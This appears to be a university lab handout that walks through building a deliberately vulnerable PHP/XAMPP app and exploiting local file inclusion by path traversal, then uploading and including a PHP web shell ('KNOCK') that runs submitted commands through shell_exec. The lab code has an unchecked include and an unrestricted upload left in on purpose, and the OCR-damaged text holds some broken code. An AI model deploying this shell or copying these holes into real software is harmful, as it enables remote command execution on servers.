



# Insecure Vulnerable Misuse Case

In this lab, we will learn to create an vulnerable web application through XAMPP in PHP. First Users can have a path traversal to browse the content of files locate in a web server. Then user can upload a malicious script file and run the file.

## Objective

This lab gives readers a first impression of Local file inclusion(LFI) and remote file inclusion(RFI). RFI/LFI attacks enable hackers to execute malicious code and steal data through the manipulation of a company's web server. In fact, RFI/LFI was used most prominently by hacktivists. Most recently, rumored that a credit evaluation company's website was breached using RFI/LFI by hacktivist.


## Ethics

You should never attempt to penetrate a particular system or adversely affect its operation. Such actions are a direct violation of KSU policy and, in some cases, violations of State and Federal law. Likewise, you should refrain from writing computer viruses, worms, self-reproducing code, or any other kind of potentially damaging software for this course unless you have explicit, written approval for the specific type of software that you wish to create. These kinds of programs are notoriously difficult to control and their release (intentional or otherwise) can result in substantial civil and criminal penalties. Please read and review the ACM Code of Ethics and Professional Conduct.

## Environment

### XAMPP 7.2.9

To show the misuse case, we need to download and install XAMPP first. Click [here](#) to download XAMPP for Windows.

In  course of installation, you can choose a folder to install XAMPP, in this case XAMPP is installed in D:/xampp folder.

# 1. Local File Inclusion

[Home](#)
[Concept overview of Logging and](#)

Create a new folder in D:/xampp/htdocs folder and name it as test. Then inside the test folder create another folder and name it as pages. Create two text files name them as home.php and login.php respectively. Then copy and paste the following code into "home.php" and "login.php". Notice: you can open the text file and php file through a text editor like Notepad++ .

login.php

```
<?php
```

```
echo "Login page";
```

home.php

```
<?php
```

```
echo "Wellcome to home";
```

Go back to test folder and create a text file then name it as lfi.php and copy paste the following code into it.

lfi.php

```
<?php
```

```
$page='pages/home.php';
```

```
if (isset($_GET['page']))
```

```
{
```

```
if (file_exists('pages/'.$_GET['page']))
```

```
    $page='pages/'.$_GET['page'];
```

```
}
```

```
?>
```



```
<a href="?page=home.php">Home</a>&nbsp;&nbsp;<a href="?page=login.php">Login</a>
```

```
<?php
```

```
include ($page);
```



Then run XAMPP and start Apache service.




After start the Apache service, we can visit the demo through browser. Open your browser and visit the link <http://localhost/test/lfi.php>.




[Home](#) - [Login](#) Wellcome to home

Then we create two text files in htdoc and test folder. Name them db.txt and db1.txt, then input "This is the first test file" and "This is the second test file". Finally remove the extension of these two files.






After finish this, click on the either "Home" or "Login", the url look like following.



Replace the home.php to ../../db in the url. We can see the previous content has been replace.



Replace ../db with ../db1

ProActive Control for Software Security...

Home

Concept overview of Logging and



localhost/test/lfi.php?page=../db1

[Home](#) - [Login](#) This is the second test file



Through this case we can visit files on servers which the owner doesn't want to us to browse. If the owner of the web server doesn't config properly, sensitive information would leak, like server log and etc.

Above is a typical LFI case, in this case we just visit the files located on the web server. The following RFI case is base on this one, the difference is we can run a script file which uploaded by ourselves.

## 2. Remote File Inclusion

Create a text file and name it as rfi.php, open with a text editor like Notepad++ then copy and paste the following code to it.

rfi.php

```
<form action="rfi.php" method="POST" enctype="multipart/form-data">
```

```
<input type="file" name="file"><br><br>
```

```
<input type="submit" value="Submit">
```

```
</form>
```

```
<?php
```

```
if (isset($_FILES["file"]["name"])) {
```

```
    $name = $_FILES["file"]["name"];
```

```
    $tmp_name = $_FILES['file']['tmp_name'];
```

```
    $error = $_FILES['file']['error'];
```

```
    if (!empty($name)) {
```

```
        $location = '../test/uploads';
```

```
        if (move_uploaded_file($tmp_name, $location.$name)){
```

```
            echo 'Successfully Uploaded';
```

```
        }
```

```
    } else {
```

```
        echo 'please choose a file';
```



```
}
```







,


=  
?>

ProActive Control for Software Security...

[Home](#)[Concept overview of Logging and](#)

Open with a browser.



 localhost/test/rfi.php

No file selected.



This php file would upload a file then rename the file with "uploads" added in the front of the original file.

Create a text file name it as knock.txt on your desktop, copy and paste the following code to it.

knock.txt

```
<?php
```

```
/*
```

```
Name : KNOCK
```

```
HOW TO USE:
```

```
FOR RFI
```

```
Clear .txt extention and upload the script on a server and
```

```
preform RFI.
```

```
*/
```

```
?>
```

```
<body style="background-color:rgb(200,200,200);">
```

```
<form action="<?php $link = (isset($_SERVER['HTTPS'])) ? "https" : "http" . "://" . $_SERVER[HTTP_HOST] . $_SERVER[REQUEST_URI]";
echo "{$link}"?>" method="POST">
```

```
<center>
```

```
<strong>
```

```
</br>
```

```
<h1 color="rgb(255, 0, 31)"><b>KNOCK</b></h1>
```

```
</br>
```

```
<h2 color="rgb(255, 0, 31)"><b>SHELL</b></h2>
```

```
COMMAND : <input type="text" name="cmd" value=""/>
```

```
<input type="submit" name="submit" value="CMD" />
```

```
</br></br>
```

```
</center>
```



**=** ProActive Control for Software Security... Home Concept overview of Logging and

```
<strong>
=<font size="5">

<?php

if(isset($_POST["cmd"])){

    $cmd=$_POST["cmd"];

    $output = shell_exec("{ $cmd } 2>&1");

    echo $cmd."</br>""<pre>".$output."</pre>";

}


?>

</font>

</strong>

</body>
```

Then remove the .txt extention and upload it through rfi.php webpage.




← → ↺ 🏠 ⓘ localhost/test/rfi.php

**Browse...** knock


Submit

After click on Submit button, the file would be upload to D:\xampp\htdocs\test in this case and rename as uploadsknock. Then we can visit the lfi.php webpage and click on either "Home" or "Login" link.





After we click on "Home" link.




Replace "home.php" to `../uploadsknock` then click on Enter.





This time we can run some CMD commands on the server.



In this case we just showed potential vulnerabilities of LFI and RFI.